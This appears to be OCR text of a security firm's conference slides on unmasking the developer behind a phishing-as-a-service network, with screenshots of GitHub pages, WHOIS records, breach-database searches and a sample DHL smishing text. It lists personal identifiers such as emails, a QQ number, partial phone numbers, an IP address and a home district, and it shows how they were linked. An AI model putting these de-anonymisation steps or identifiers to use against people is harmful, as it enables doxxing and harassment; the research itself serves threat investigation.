部署环境: Ubuntu18.04 Nginx1.14.0 Varnish5.2.1 (varnish相关信息在这里不过多介绍了，直接开始部署) 在Ubuntu下安装varnishsudo apt update &amp...

笔记 linux nginx ubuntu 阅读全文

使用frp内网穿透, 用windows远程桌面连接

• 2020年06月10日

...

笔记 linux windows 阅读全文

sudo免密配置

• 2020年06月02日

切记使用 visudo12# 编辑配置文件sudo visudo /etc/sudoers 修改配置在末尾处加入 1用户名 = (ALL:ALL) NOPASSWD:ALL

笔记 linux ubuntu 阅读全文

Ubuntu中文乱码

搜索

搜点什么呢? 站内搜索

联系我们

git

归档

2020年07月 (1) 2020年06月 (2)
2020年05月 (20)

标签云

django js linux magento nginx
php python react react-native



trizau

Follow

47 followers · 7 following

Achievements



Beta Send feedback

Block or Report

Popular repositories

iOS-VCAM Public
苹果手机虚拟摄像头 iPhone virtual camera
116 21

scoop-bucket Public
scoop应用汇总 - windows应用下载器
HTML 6


du-aide Public archive
适用于Ubuntu18.04的快捷脚本
Shell 1

pkg-edit Public
change exe file info
JavaScript 1


spider_proxy Public
TypeScript

next-with-rrd Public
在next.js中使用react-router-dom时??据文件结构自动生成路由文件.
TypeScript

198 contributions in the last year



2023
2022
2021
2020
2019



The end of the world!

eoogo

Block or report user

Popular repositories

scoop-bucket
scoop应用汇总 - windows应用下载器
HTML ★ 4

Hello
PHP ★ 1


du-aide
小巧、方便、好用的shell脚本
Shell ★ 1

probe-framework
PHP工具包
PHP

devt
Vim script

docker-devt
使用docker快速构建任何环境，数据配置持久化，或使用 https://github.com/eoogo/du-aide 预定义中的环境。
Shell

473 contributions in the last year



Learn how we count contributions.

Less More

2020
2019
2018

INTERNET ARCHIVE WEB BOOKS VIDEO AUDIO SOFTWARE IMAG UPLOAD Search

ABOUT BLOG PROJECTS HELP

DONATE

INTERNET ARCHIVE WayBackMachine

Calendar · Collections

547 URLs have

URL ↑	licates	Uniques
https://github.com/eoogo/H	0	1
https://github.com/eoogo/He	0	1
https://github.com/eoogo/scoop	0	1
https://github.com/eoogo/scoop-buc	0	1
https://github.com/eoogo/scoop-bucket/archive	0	1
https://github.com/eoogo/scoop-bucket/archive/6.tar.gz	0	1

Hello/archive/1.5.tar.gz
Hello/archive/11.0d11.tar.gz
oop-bucket/archive/1.0.0.tar
ucket/archive/2.9

Showing 1 to 6 of 6 entries (filtered from 547 total entries)

evious 1 Next Last

FAQ | Con

The Wayback Machi
building a digital libr
Other projects includ

Your use of the Wayback Machine is subject to the Internet Archive's Terms of Use.

laravel.docx Properties

General Security Details Previous Versions

Property	Value
Description	
Title	
Subject	
Tags	
Categories	
Comments	
Origin	
Authors	[redacted]
Last saved by	
Revision number	1364
Version number	
Program name	Microsoft Office Word
Company	
Manager	
Content created	9/28/2018 2:35 AM
Date last saved	10/17/2018 5:47 AM
Last printed	
Total editing time	12:05:00
Content	

Remove Properties and Personal Information

OK Cancel Apply

Google Translate

Sign in

Text | Images | Documents | Websites

Chinese (Simplified) - Detected | English | Spanish | French

English | Spanish | Arabic

[redacted]

Yùchéng cháng


4 / 5,000

[redacted]

Send feedback

History


Saved


进入后台的方式.docx Properties
General
Details
Previous Versions
Property
Value
Description
Title
Subject
Tags
Categories
Comments
Origin
Authors
cheng c
Last saved by
cheng c
Revision number
14
Version number
Program name
Microsoft Office Word
Company
Manager
Content created
10/10/2023 9:07 AM
Date last saved
10/12/2023 12:55 PM
Last printed
Total editing time
09:10:00
Content
Remove Properties and Personal Information
OK
Cancel
Apply
Message
小的期待一下，最近规...
Shared Media
Members
Media
Files
Links
Music
Screenshot_20230515_081727_Samsu...
393.7 KB • May 15, 2023, 06:20
Screenshot_20230515_081717_Samsu...
0.7 MB • May 15, 2023, 06:20
image_2023-10-18_21-29-35.png
15.8 KB • Oct 18, 2023, 15:29
进入后台的方式.docx
0.9 MB • Oct 12, 2023, 15:53
mailer-2.0.8.zip
15.0 MB • Apr 16, 2023, 03:54
mailer-2.0.7.zip
15.2 MB • Mar 29, 2023, 18:53
mailer-2.0.6.zip
15.2 MB • Mar 15, 2023, 05:41
12345.png
11.7 KB • Mar 7, 2023, 05:38
mailer-2.0.5.zip
15.2 MB • Mar 7, 2023, 02:10
mailer-2.0.4.zip
15.2 MB • Feb 23, 2023, 04:54

mnemonic

What we know so far

- +1 (727) 755-6989
  - US phone number, probably Google Voice
  - Darcula's Telegram profile
- 47.242.121.133
  - Used by administrator to access the license server
  - Registered to hk.if-she.com in 2022
  - Actively used by my4cheng@gmail.com
  - Likely a VM in Alibaba Cloud
- my4cheng@gmail.com
  - Was associated with if-she.com via GitHub
  - Apple +1 *** *** **89
  - Samsung +1 72* *55 **89
  - PayPal +86 1** ***3 8529
- 1434389213@qq.com
  - "Contact me" button on if-she.com
  - +86 175 **** **29



Narrowing in on the Chinese phone number

- Phone numbers in China are strongly linked to real identities
  - Required to identify yourself
  - Hard to get a burner
- Further OSINT on a Chinese number could provide a strong link to a real person

```
+86 1** ***3 8529 from PayPal
+86 175 **** **29 from QQ

+86 175 ***3 8529 # 1,000 possibilities
```

Leak-Lookup

- Dashboard
- Search
- Databases
- API
- Pricing
- Documentation
- Support
- Account
  - Login
  - Register

Databases

Total Records

27,066,267,817

Total Breaches

4,329

Latest Indexed Breaches

Database Name	Record Count	Date Indexed
utair.ru	530,095	2024-08-30
ukscrappers.co.uk	50,438	2024-08-30
italiamilitare.it	18	2024-08-25
ucar.fr	134,785	2024-08-25
rushmytravelvisa.com	374,084	2024-08-25
coursetobuy.net	10,421	2024-08-25
kiwifarms.pl	4,539	2024-08-25
hkgolden.com	297,870	2024-08-25
maaal.com	5,118	2024-08-22
kid.travel	27,895	2024-08-22

Indexed Breaches

Show 10 entries

Search:

Database Name	Record Count	Date Indexed	Options
000webhost.com	15,271,696	2017-03-29	...
007.no	4,284	2018-10-24	...
07elites.com	215	2023-01-09	...
0secdb	384,643	2017-03-31	...

Results for: +86


Enter phone number, email or username Search

PDF + PDF CSV DOCX JSON

Sources Scanned	Names	Usernames	Total Accounts	Countries
39	0	0	5	0

Graph View

Layout: Freeflow View



Instagram

Log In Sign Up



my4cheng Follow

0 posts 0 followers 0 following

Cheng Jack

my4cheng

POSTS TAGGED

No Posts Yet


Meta About Blog Jobs Help API Privacy Terms Locations Instagram Lite Threads Contact Uploading & Non-Users Meta Verified

English © 2024 Instagram from Meta

mnemonic


Historical WHOIS - 54yucheng.top

```
Registrar WHOIS Server: whois.hichina.com/
Registrar URL: http://www.net.cn
Creation Date: 2018-06-20T08:09:04Z
Registry Expiry Date: 2019-06-20T08:09:04Z
Registrant Name:[redacted]
Registrant Organization:[redacted]
Registrant Street:  jinshui
Registrant City: zhengzhou
Registrant State/Province: henan
Registrant Postal Code: 1434389213
Registrant Country: CN
Registrant Phone: +86.[redacted]
Registrant Email: 1434389213@qq.com
Admin Name:[redacted]
Admin Organization: [redacted]
[snipped]
```





Jinshui District



Jinshui District

金水区

Zhengzhou, Henan

China

Directions | Save | Nearby | Send to phone | Share

Quick facts

Jinshui District is one of 6 urban districts of the prefecture-level city of Zhengzhou, the capital of Henan Province, South Central China. The Distri... More

Hotels



JW Marriott Hotel Zhengz...

4.5 ★ (58)

5-star hotel



鄭州美豪諾富特酒店

4.6 ★ (5)

4-star hotel

Saved

Recents

Jinshui District

Sign in

Mongolia

Ulaanbaatar
Улаанбаатар

INNER MONGOLIA

HEILONGJIANG

JILIN

LIAONING

North Korea

South Korea

Yellow Sea

East China Sea

XINJIANG

Beijing
北京

HEBEI

GANSU

NINGXIA

SHANXI

SHAANXI

SHANDONG

QINGHAI

China

HENAN

JIANGSU

TIBET

HUBEI

ANHUI

SICHUAN

Chongqing
重庆

ZHEJIANG

Nepal

Bhutan

GUIZHOU

HUNAN

JIANGXI

FUJIAN

Bangladesh

YUNNAN

GUANGXI

GUANGDONG

Taipei
臺北

Taiwan

Shenzhen
深圳市

Myanmar
(Burma)

Hanoi

Laos

HAINAN

Thailand

Layers

Google

Map data ©2024 Google, TMap Mobility | Norway | Terms | Privacy | Send Product Feedback | 200 km

Numbers

conservative estimates,
from a period of seven months in 2024

- 200+ impersonated brands
- 5,000+ licenses
  - Each can be used multiple times
- 600 phishing operators
- 13 million unique visitors
- 884,000 stolen cards
- Some victims lost as much as $10,000



End of our story

- NRK
- Bayerischer Rundfunk & ARD
- Le Monde



Inside the Scam Network

The scammers have tricked millions of people w
including thousands of Norwegians, through te
Who are they and how do they scam us?

PUBLISERT 4. MAI KL. 07:38 | OPPDATERT 8. MAI KL. 12:39

Martin Gundersen +7 til
Journalist

PIXELS • CYBERCRIMINALITÉ

« Votre colis n'a pas pu être livré » : enquête sur les arnaques à la carte bancaire par SMS

Par Florian Reynaud

Publié le 04 mai 2025 à 08h00, modifié le 05 mai 2025 à 00h37

Deutschland & Welt

Das DHL-Paket ist im Lager angekommen und kann aufgrund unvollständiger Adressangaben nicht zugestellt werden. Bitte bestätigen Sie Ihre Adresse im Link innerhalb von 12 Stunden.
https://[redacted]

(Bitte antworten Sie mit „Y", beenden Sie dann die SMS, öffnen Sie den SMS-Aktivierungslink erneut oder kopieren Sie den Link und öffnen Sie ihn in Safari.)
Das DHL-Team wünscht Ihnen



Bild

Betrugs-Textnachricht (l.), Foto
X667788X (m.), Ausweis von Y
C. (r.)

Bildrechte: BR/Lucie Priller

Schlagwörter

Bundeskriminalamt | Rundf
Smishing | SMS-Phishing
Phishing

mnemonic

So Long, and Thanks for All the Phish









https://www.nrk.no/dokumentar/xl/svindelsentralen-1.17333817
https://www.nrk.no/dokumentar/xl/jakten-pa-darcula-1.17337596

Get phished


Remember this card number:

4242 4242 4242 4242


https://mem0.xyz/1337/



“The mouse killed the cat”



- Magic Cat has had no recent updates, though some of the frontend code was stolen and is in use by other groups
  - Has led to some false attribution
- Magic Mouse has surged in use after Magic Cat went offline
- 1300+ servers in a one-month timespan
  - Several phishing domains per server
- Responsible for 650,000 stolen cards per month



mnemonic

Thank you!



Harrison Sand



Erlend Leiknes